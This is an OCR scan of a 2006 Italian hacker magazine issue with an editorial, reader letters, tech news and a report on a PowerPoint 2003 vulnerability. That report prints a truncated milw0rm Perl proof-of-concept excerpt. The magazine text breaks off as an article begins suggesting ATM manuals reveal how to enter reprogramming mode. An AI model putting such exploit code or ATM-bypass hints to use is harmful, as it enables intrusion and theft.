TUTTO QUELLO CHE GLI ALTRI NON OSANO DIRTI

2 €
NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI

n. 113
www.hackerjournal.it



SCUOLA DI HACKING

I programmi per esercitarsi

TI BUCANO LA RETE WIRELESS


Tecniche e contromisure

PORNO ATTACK

Ecco come i siti Hard sparano i virus

QUATTORDICINALE ANNO 5 - N°113 - 9/26 NOVEMBRE 2006 - TARIFFA R.O.C. - POSTE ITALIANE SPA SPED. IN ABB. POST. D.L. 353/2003 (CONV. IN L. 27.02.2004, N° 46), ART.1, COMMA 1, DCB MILANO - € 2,00 SOLO L'ITALIA

Sprea Editori



Anno 5 – N.113
9/23 Novembre 2006

Boss: TheGuilty@hackerjournal.it

I Ragazzi della redazione europea:
Christian Antonini, Bismark.it, Gualtiero Tronconi,Edoardo Bracaglia, One4Bus, Barg the Gnoll, Amedeu Bruguès, Silvio De Pecher, Contents by MDR

Service: Cometa s.a.s.

Assistant Art Director: Davide "Fo" Colombo
DTP: Marco Colombo Giardinelli
Copertina: Daniele Festa

Publishing company:
Sprea Editori S.p.A.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printing:
Roto 2000

Distributore:
M-DIS Distributore Spa
via Cazzaniga 2 - 20132 Milano
Tel. 02-25821

Direttore Responsabile:
Luca Sprea

Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

hack·er (hãk'ər)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale



Ricordati che **devi morire**

Se ti capita di ascoltare per sbaglio una conversazione al telefono, stai attento. Non dire niente. O ne pagherai le conseguenze.
Se intercetti centosessantamila persone l'anno e ti chiami Governo, non ti preoccupare. Magari aumenti pure le tariffe di connessione.
Se durante una festa un tuo amico accende uno spinello, e se sei più vicino di dieci metri. preoccupati. Se ti ferma la polizia e ti è rimasto l'odore addosso, sono cavoli amari.
Se sei un parlamentare, prendi diecimila euro al mese e puoi assumere tutte le sostanze che vuoi. Se ti ferma la polizia e hai addosso l'odore, ti salutano militarmente e ti scortano. Passi anche con il semaforo rosso.
Se racconti una bugia grande come una casa in ufficio, a scuola, in famiglia, rischi di rovinarti la vita.
Se racconti una bugia grande come la luna in campagna elettorale e sei un politico, tutti ti danno pacche sulle spalle. Se per caso vinci le elezioni, puoi anche aumentare le tasse.

Se non tieni un firewall con i fiocchi sopra il tuo computer Windows e ti becchi un virus, ti arrangi.
Se sei l'amministratore di sistema del Comune di Milano e ci sono cento macchine Windows con un virus, ne spegni diecimila per tre giorni e dai la colpa ai tuoi assistenti. Intanto ad arrangiarsi è la gente che ha bisogno di un certificato.
Se scarichi un MP3 perché hai prestato il CD a un amico, e in quel momento ti bussa alla porta la Finanza, devi vendere la casa per pagare la multa che ti affibbiano.
Se sei un cantante famoso, ogni anno copi il pezzo di un cantante sconosciuto, ci fai milioni e stai in testa alle classifiche.

Se vuoi usare Windows Vista, a seconda della versione che vorrai potresti anche tirare fuori trecento euro.
Se sei Microsoft, puoi chiedere trecento euro per Windows Vista e lasciarlo pieno di buchi che neanche la padella per le castagne.
Se non sei un hacker, sei indifeso di fronte a mille prepotenti privilegiati che aspettano solo di poter fare di te quello che vogliono. Possibilmente polpette.
Ricordati che devi morire.
Se sei un hacker, hai una missione. Servire e proteggere la comunità.
Ci sono troppi prepotenti in giro.

theguilty@hackerjournal.it

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!


redazione@hackerjournal.it

Slide ATTACK

Obiettivo per un cyberattacco: PowerPoint 2003

Come si arriva a una notizia? In genere qualcuno la butta lì. Poi si approfondisce attraverso il parere di esperti. Alla fine si contatta il protagonista della notizia, che ovviamente ne sa più di chiunque altro. Con Microsoft, invece, funziona al contrario. Prima si va sui blog dell'azienda, dove qualcuno la butta lì. Sul Microsoft Security Response Center Blog ha scritto nientemeno che Alexandra Huft, a capo del programma Microsoft Security (http://snipurl.com/z4y9):

Voglio farvi sapere che siamo stati informati dell'esistenza di una proof of concept di attacco a PowerPoint 2003. La proof of concept può consentire a un aggressore di eseguire codice sulla macchina della vittima, se questa apre un file PowerPoint appositamente modificato. Per ora non abbiamo notizie di attacchi eseguiti in questo modo.



▲*PowerPoint è bucato... in modo grave!*

Tutto qua. Neanche un commento. C'è un baco in PowerPoint ma pare quasi che al produttore del programma non interessi neanche tanto.
Allora si va su qualche sito autorevole, come la rivista Infoworld. Si scopre un po' di più. Secunia ha classificato il bug come *altamente critico*, perché permette a un aggressore di guadagnarsi l'accesso a un sistema totalmente patchato e aggiornato (http://snipurl.com/z4z5).



▲*Quante presentazioni in Power Point riceviamo? Tante, tantissime! Questo programma presenta dei rischi allarmanti.*

Scopriamo anche che il problema colpisce non solo PowerPoint 2003, ma anche PowerPoint 2000, Powerpoint 2002 e varie versioni della suite Office. Ma i colleghi di Alexandra Huft non fanno almeno qualche prova? Sono tutti così impegnati, in Microsoft? Finalmente, andiamo da qualcuno che ne sa veramente qualcosa.
Secunia ha un sito (http://snipurl.com/yzad) dove spiega che la falla è altamente critica e illustra tutti i prodotti colpiti. Rimanda anche alla prima pubblicazione della falla, che è la pagina del blog dove ha scritto Alexandra Huft! Come dire: lo hanno scoperto per primi e sono quelli che hanno fatto meno di tutti.
FrSIRT ha una pagina ancora più approfondita (http://snipurl.com/z557). Il buco si deve a un errore di corruzione della memoria che si verifica in presenza di un documento PowerPoint malfatto. La soluzione? NON APRIRE O SALVARE DOCUMENTI POWERPOINT DI PROVENIENZA SCONOSCIUTA.
Bastano pochi clic per arrivare a scoprire addirittura il codice sorgente dell'exploit, a http://snipurl.com/z55y.
Il sito, Milw0rm, è di quelli da sottobosco della rete.
C'è un ennesimo buco grosso così in un programma Microsoft e, per saperne tutto, bisogna allontanarsi da Microsoft il più possibile. Detto tra noi: il modulo di produzione presentazioni di Open Office non ha questo problema. E molti dei problemi di questa situazione sono risolvibili o evitabili utilizzando un po' di buonsenso...

Barg the Gnoll
gnoll@hackerjournal.it

L'INIZO... E LA FINE

```
#!/bin/perl
#
#PPT 0day poc
#
#OFFICE 2003 full Patch
#
#3001afbc 8b01        mov   eax,[ecx]      ds:0023:00000000=????????
#3001afbe 56          push  esi
#3001afbf ff5014      call  dword ptr [eax+0x14]
#try control ecx      ?
#Maybe can Exploit
#
#
#nanika@chroot.org
#nanika@gmail.com
#www.chroot.org

[...]


  open FILE, ">Nanika.ppt" or die;
  binmode(FILE);
     print FILE $ppt;
     close FILE;
     print "Create Nanika.ppt OK!"

# milw0rm.com [2006-10-12]
```

WINDOWS NO GRAZIE

Per prima cosa, mi preme farvi i complimenti per l'ottimo lavoro svolto con questa rivista. Finalmente qualcosa di alternativo !!!
Vorrei porvi una domanda: mi trovo nelle condizioni di acquistare un computer portatile e visionando i vari modelli presenti sia nei negozi che in rete ho trovato solo quelli con Windows xp preinstallato. Sapete se esiste un modello con Linux ? Inoltre disinstallando windows per mettere linux come va a finire con la garanzia ? Su questo punto di vista non vedo molta libertà di scelta da parte di noi consumatori. Credo che vendere un computer portatile con linux preinstallato sia un scelta che debba essere presa in considerazione dai produttori di computer, che potranno offrire ai clienti un prodotto che attirerà sicuramente molta curiosità. Inoltre si potrebbe abbassare il prezzo del prodotto visto che si usa software open source sicuramente migliore.
Grazie ragazzi.

Matteo



Hai ragione, Matteo. È un problema ancora molto scottante. Stiamo dando battaglia da qualche anno, anche se si sono fatti notevolissimi passi avanti. Puoi leggere comodamente tutto quello che è utile sapere all'indirizzo internet dell'ottimo Paolo: http://paoloattivissimo.info/rimborso_windows/istruzioni.htm
Inoltre trovi un elenco di rivenditori disposti a non installare Windows a favore di Linux a quest'altro indirizzo: http://www.linuxsi.com/stores/search
Come vedi, dopo tante battaglie, qualcosa di positivo si può fare.

Sotto sequestro? Non proprio...

Salve [...] Nell'ultimo numero facevate riferimento al sito web.archive.org. Ho fatto un piccolo esperimento: ho cercato le pagine dei siti sotto sequestro giudiziario e... sorpresa! Erano integri su archive.org! Che utilità può avere sequestrare un sito web, magari per impedire che prosegua la diffusione di foto pedopornografiche o altro, quando lo stesso sito è qui raggiungibile? Magari la polizia postale nemmeno lo sa dell'esistenza di questo archivio...

Avv. Simone Grisenti

Grazie della preziosa segnalazione! Il sequestro di per sé rimane validissimo: per fortuna web.archive.org non è ancora conosciutissimo. Ci auguriamo che la procedura di sequestro possa essere migliorata e modificata in modo che possa arrivare a prevedere anche questo tipo di realtà e di eventualità. Per quanto riguarda la polizia postale, invece, cercheremo di informarla noi inviando una copia di HJ con l'articolo relativo e segnalando questa scoperta. Ottimo lavoro!

RETE VIRTUALE PRIVATA

Come faccio a creare una rete Vpn tra due reti Lan qualunque, distanti, protette da router differenti? Avete qualche soluzione a portata di... mouse? Grazie un sacco, voglio mettere in comunicazione due reti di amici in diverse parti del mondo, ma non voglio lasciare libero tutto nel caos della grande rete là fuori...

.::Manga1::.

Caro .::Manga1::., devi leggere tutti i numeri di Hj! Abbiamo da poco parlato di una soluzione per ora completamente gratuita: Hamachi. Fa esattamente quello che dici: crea una Virtual Private Network e rende due reti trasparenti tra loro, rispettandone ovviamente i permessi di condivisione, con un sistema molto più simile al p2p, ma sfruttando indirizzi Ip che possiamo definire privati. Scaricare il software da hamachi.cc è un gioco da ragazzi. Registrarsi pure e usarlo è immediato, anche dietro Nat e altre protezioni. Cosa vuoi di più? :)



Riconoscimento facciale

Ciao, sapresti dirmi quando uscirà una versione finita di Verilook? Interessante l'articolo!!!

ale

Risponde Gabry Newfield:

Ciao!
Sono contenta che ti sia piaciuto ;)
Effettivamente si tratta di qualcosa di molto utile e il cui sviluppo si dimostra estremamente importante.
Al momento non siamo ancora in grado di dirti quando esattamente sarà possibile avere un download libero. Mi risulta però che a pagamento esista già. Il nostro consiglio è di tenere d'occhio www.neurotechnologija.com/vl_sdk.html

Gabry



▲ *Ottimo look questo VeriLook! (è vero, sta dimostrando i prodotti neurotechnologija!)*


COMANDI INFRAROSSI

Salve a tutti. Non perdo tempo a esprimere la mia ammirazione per il servizio che offre la vostra rivista e arrivo al dunque. Dopo aver letto l'articolo sul jammer per i telecomandi a infrarossi, mi sono posto due domande.
1. È possibile costruire un jammer che operi su una banda di frequenze invece che su una specifica??
2. Con tecnologia simile è possibile assemblare un telecomando multifrequenza programmabile??
Grazie...

Event Horizon

Risponde Standard Bus:

1. e 2.: si è si... ma non è facilissimo. Il modo migliore per farlo sarebbe usare dei componenti programmabili, come un microcontrollore come quelli della serie PIC. Con l'opportuno firmware e un po' di fantasia ci si arriverebbe sicuramente.



▲ *Alternativa? Un aereo attrezzato per la guerra elettronica: disturba tutto!*

Ma sono progetti, quelli che coinvolgono i chip programmabili, estremamente più complessi di quelli che vogliamo pubblicare. Perché richiedono delle conoscenze di base di programmazione in assembler e di hardware che richiederebbero una rivista tutta dedicata. Chissà mai...
Grazie dei complimenti e non ti arrendere! Se arrivi a risultati interessanti, facci sapere: siamo sempre disposti a ricevere e pubblicare materiale di lettori con idee interessanti.

Fatemi entrare nel computer altrui

Carissima redazione HJ,
sono un vostro lettore che vi segue da molto tempo e spero di diventare come XOK (non nel senso criminale).
Sappiamo entrambi che un Hacker è colui che non ha niente di impossibile, che si pone sempre delle domande e trova sempre delle risposte...
Ad esempio, mio padre che è programmatore informatico, quando gli chiedevo certe cose sulla programmazione, ogni tanto diceva che quella cosa non si poteva fare. Ciò mi dava sui nervi, allora provai a trovare soluzioni, vie di fuga e ci riuscii...Mio padre rimase meravigliato e io soddisfatto! [...]
Vorrei che pubblicate sulla vostra prossima rivista una guida abbastanza ampia sull'uso di Telnet [...]
Lo so che siete fantastici! Pubblicate un articolo sull'accesso ad altri computer tramite IP o altri modi.

Tony

Abbiamo un po' ristretto la tua lunga e-mail. Il concetto è: ditemi come faccio a entrare nei computer altrui. È una richiesta naturale, perché lo studio approfondito del protocollo Ip fin dall'inizio è la base della curiosità hacker e quando si approfondisce ci si accorge in quanti modi sia possibile progettare reti e impostare server. La lunga storia della sicurezza ha un lato oscuro che è protetto dalla legge: chiunque tenti di penetrare in un sistema informatico non suo (perfino fosse solamente il nuovo contatore dell'Enel, per intenderci) è punibile dalla legge. Quindi un conto è parlare di un protocollo internet, cosa che faremo sicuramente, e altra cosa è dare precise istruzioni per entrare in un sistema informatico specifico. Questo sarebbe istigazione a violare una legge. Che non abbiamo fatto noi, ovviamente, ma che dobbiamo rispettare come tutte le altre. Possiamo batterci perché si possa modificare (come la legge che riguarda il p2p), ma fino a che vale, va rispettata.

Linux si, ma quale?

Heilà bella gente! Ho tutte le intenzioni di passare a Linux e un po' è anche merito vostro, delle vostre idee di libertà che mi avete 'passato'. Ho acquistato un discone aggiuntivo per il mio pc, interno, pochi euro per un sacco di giga. Voglio metterci su Linux, così ho Windows da una parte e LUI dall'altra. Solo che ho cominciato a guardare in giro: ma quante distribuzioni esistono? Come faccio a scegliere quella che va bene per me? Ho provato a scaricarne una, ho fatto un CD dalla iso, poi l'installatore ha cominciato a chiedermi quali partizioni volevo configurare, la swap, le dimensioni, richieste di numeri a non finire. Io devo inziare! Non so nulla! Come cavolo faccio a sapere già tutte queste cose all'installazione? Da dove mi consigliate di partire?

-:Di5p3r4t0:-

Da Ubuntu, caro -:Di5p3r4t0:-. Non hai che da partire da Kubuntu, per la precisione. Con questo non vogliamo assolutamente sbilanciare le nostre preferenze, perché poi diventando più esperti ciascuno sceglierà quella che più gli piace. Per partire, però, ci sentiamo di consigliare Kubuntu: perché l'installer fa, praticamente, tutto lui. È intuitivo, è guidato, lo si può lasciare in... automatico e partiziona da solo tutto il necessario. Alla fine dell'installazione l'interfaccia grafica è piacevole, ricorda molto da vicino quella di MacOSX (o viceversa) e si hanno già tutte le applicazioni utili, subito funzionanti. Provare per credere, a partire dal link http://www.ubuntu-it.org.



NEWS



ZUNE: FLOP ANNUNCIATO

Zune, il rivale dell'iPod nato in casa Microsoft, non riuscirà a vendere nemmeno cinquantamila esemplari in tutto il 2007. A fare questa previsione in un certo senso sconcertante (si può leggere all'indirizzo http://hardclicker.com/iWKnjl) è stato Michael Robertson. Per i meno informati, Robertson è colui che ha fondato MP3.com, Lindows/Linspire e MP3tunes. Insomma, non proprio l'ultimo arrivato. Eppure la sua previsione sembra davvero esagerata. Per il momento ci limitiamo ad aspettarlo al varco, anche se tutte le protezioni di cui Zune si fa vanto meriterebbero una brutta fine.

SPESE IN VISTA

Pare che l'aggiornamento a Windows Vista non possa essere indolore per le nostre tasche. James Gaskin, in un articolo che si può leggere all'indirizzo http://hardclicker.com/P9tkpK, sostiene che ciascun utente di Vista sarà costretto a spendere fra 3.250 e 5.000 dollari per aggiornare il proprio computer al nuovo sistema operativo di Bill Gates e alla nuova versione di Office. I conti sono presto fatti: da 1.500 a 2.000 dollari per un nuovo pc con tutte le caratteristiche hardware necessarie a far funzionare Vista come si deve, a cui vanno aggiunti da 750 a 1.000 dollari per le licenze e altri 1.000 o 2.000 per i back end server (Exchange e SharePoint). Il totale è proprio quello che dicevamo.
La smentita ovviamente non si è fatta attendere: Ken Fisher (http://hardclicker.com/eQPeOF) sostiene senza mezzi termini che Gaskin è un incompetente e che non ha mai usato un computer. Chi abbia ragione lo sapremo tra poco, cioè quando Vista sarà davvero disponibile. Fino ad allora restiamo a guardare e studiamo bene Linux!



GOOGLE, CI FAI UN CAFFÈ?

Manca solo questo, poi Google sarà presente in tutti i momenti della nostra vita. Il colosso continua a crescere e sembra non volersi fermare. Prima il motore di ricerca, e va bene, anzi benissimo. Poi, in ordine sparso, la posta elettronica, il calendario, i servizi per i webmaster (Analytics e Sitemaps), il reader per i feed Rss, GoogleTalk per chattare... dimentichiamo qualcosa? Ah, sì, tutti i servizi che permettono di caricare pubblicità sul nostro sito e generare qualche guadagno. Adesso da Mountain View si sono allargati anche al video, e tutto il mondo ha parlato dell'acquisizione di YouTube. Ma non basta ancora: se andiamo a visitare l'indirizzo internet http://docs.google.com avremo a disposizione un word processor e uno spreadsheet che ci permetteranno di lavorare ovunque e su qualunque computer, a patto di essere in possesso almeno di IE6, Firefox 1.07 o 1.5.0.6, Mozilla 1.7.12 o Netscape 7.2.
Niente Linux, per ora e probabilmente per sempre. Peccato.


PIÙ VELOCE DI COSÌ...

Un petaflop. Cioè un quadrilione di calcoli al secondo, cioè un numero di operazioni a virgola mobile al secondo pari a uno seguito da quindici zeri. Questo risultato straordinario è stato raggiunto da un supercomputer chiamato MDGrape-3, che può decisamente vantarsi di essere il computer più veloce del mondo. Il MDGrape-3 è stato progettato per studiare la simulazione delle dinamiche molecolari, ed è così specializzato che non

HOT NEWS

LA GUERRA DEI BROWSER

Internet Explorer 6 va verso una fine di carriera ingloriosa: nel mese di settembre il browser Microsoft è sceso fino all'82% nella percentuale di uso, la cifra più bassa di tutti tempi. Sale invece Firefox, che sfiora il 12,5%, e mantiene le posizioni Safari, il browser Apple, al 3,5%. Queste cifre sono particolarmente interessanti perché arrivano proprio alla vigilia del lancio di Explorer 7 e di Firefox 2, e sarà il caso di riprenderle in mano tra qualche mese per vedere quanto le nuove versioni dei browser più diffusi riusciranno a modificare le posizioni.



LINUX ARRIVA CON L'ADSL

La società francese Neuf Cegetel, che ha da poco rilevato la divisione francese di AmericaOnLine, si prepara a fare un regalo a chi sceglierà il suo servizio Adsl: si tratta di Easy Gate, un box che comprende processore Intel 852 GM, 512 MB di RAM e sei porte Usb, e che può funzionare come computer, modem Adsl, router e telefono. La cosa veramente interessante però è che Easy Gate non sarà equipaggiato dal solito Windows XP ma da Linux. per saperne di più consultiamo il sito di Neuf Cegetel, all'indirizzo www.groupeneufcegetel.fr.




Eudora diventa open source

Proprio così: Qualcomm, azienda che finora ha prodotto e aggiornato Eudora, ha deciso di interromperne lo sviluppo. Lo storico client di posta elettronica entrerà così a far parte della famiglia Open Source e sarà ovviamente distribuito gratuitamente e senza banner. Il codice di Eudora sarà interamente riscritto e la nuova versione sarà disponibile a partire dalla prima metà del prossimo anno.

GOOGLE SI FA YOUTUBE

Google sta avanzando a passi da gigante verso una posizione di dominio quasi assoluto dei contenuti online. Questa marcia trionfale sta avvenendo a colpi di acquisizioni da molti milioni di dollari e l'ultimo ha visto YouTube finire nel carniere del primo motore di ricerca al mondo. Sborsando l'equivalente di 1.3 miliardi di euro in azioni, Google si è impossessata del primo sito per la distribuzione di video. YouTube (www.youtube.com) lo conosciamo bene: un gigantesco contenitore dove gli utenti possono caricare i propri video, che vengono poi indicizzati in categorie, assogettati a un motore di ricerca interno e resi disponibili per tutti i visitatori (sebbene i filmati più "particolari" siano visibili solo dopo registrazione ed espressa autorizzazione). Con questa acquisizione la gamma dei servizi offerti da Google diventa davvero a 360°.
Sono tanti ormai a temere un eccessivo strapotere in rete da parte di Google, la quale si è premurata di assicurare che YouTube rimarrà indipendente (amministrativamente parlando) e autonoma. Almeno per il momento.

girare i software comunemente usati per misurare la velocità dei calcolatori. MD-Grape-3 è costato 9 milioni di dollari ed è stato costruito in quattro anni. Tutti i dettagli tecnici si trovano all'indirizzo internet http://hardclicker.com/MsWrEV.



LA DANIMARCA PENSA OPEN

Tutti i documenti elaborati dalla pubblica amministrazione danese dovranno, dal 2008, essere basati su standard aperti.
C'è chi si messo all'opera per scoprire se sia più conveniente passare a OpenOffice, adottare il nuovo Microsoft Office, che dovrebbe supportare un formato file Xml, oppure rimanere con le versioni attuali di Office e acquistare solo gli strumenti di traduzione forniti da Microsoft. I risultati pare siano questi: acquistare Office 2007 costerebbe circa 51 milioni di euro; passare in blocco a OpenOffice circa 34 milioni di euro, mentre mantenere la versione attuale di Office implicherebbe un esborso di soli quattordici milioni. Tutto compreso. Dobbiamo tener presente che il punto indubbiamente positivo rimane comunque la rinuncia definitiva da parte di un governo a un formato proprietario. In Italia abbiamo ancora molta di strada da fare...


Il TASTO giusto

In America hanno craccato un Bancomat direttamente dal tastierino di serie!

Stati Uniti. Virginia Beach, Stato della Virginia. Uno stradone, la Lynnhaven Parkway. Vicino al numero 2400, probabilmente su un angolo del grosso incrocio di cui sono visibilissime le strisce pedonali su tutti e quattro i lati. Possiamo vedere la probabile stazione di servizio in dettaglio con Google Earth o Google Maps (il link è semplicissimo: http://snipurl.com/ytys). Uno stradone ondulato, che passa in mezzo a grandi quartieri di villette da benestanti. Tipica periferia americana, dove le lunghe strade si susseguono una dopo l'altra, dove i sobborghi monotoni generano depressione, ma dove anche nasce il desiderio di emergere. Da queste condizioni spesso spunta una pianta che germoglia dai semi della ricerca di conoscenza: non è un caso se alcuni cracker tra i più famosi vengono da queste zone.
Ebbene, un giorno si assiste a una scena particolare. Un uomo si ferma a una stazione di servizio. Si reca al Bancomat della stazione (gli americani li chiamano ATM, *Automated Teller Machine*; il *teller*, una volta, era l'impiegato allo sportello della banca e gli sportelli automatici hanno conservato la definizione, anche se non ci sono più impiegati a rispondere). Armeggia sulla tastiera. Dopo qualche istante, da una fessura esce una mazzetta di banconote. L'uomo arraffa e se ne va.

TUTTO NEL MANUALE

Nel manuale di installazione di un Bancomat c'è scritto chiaramente come impostare la password e come entrare in modalità di riprogrammazione. Vista la delicatezza di questi argomenti, i manuali saranno tenuti molto segreti, vero?
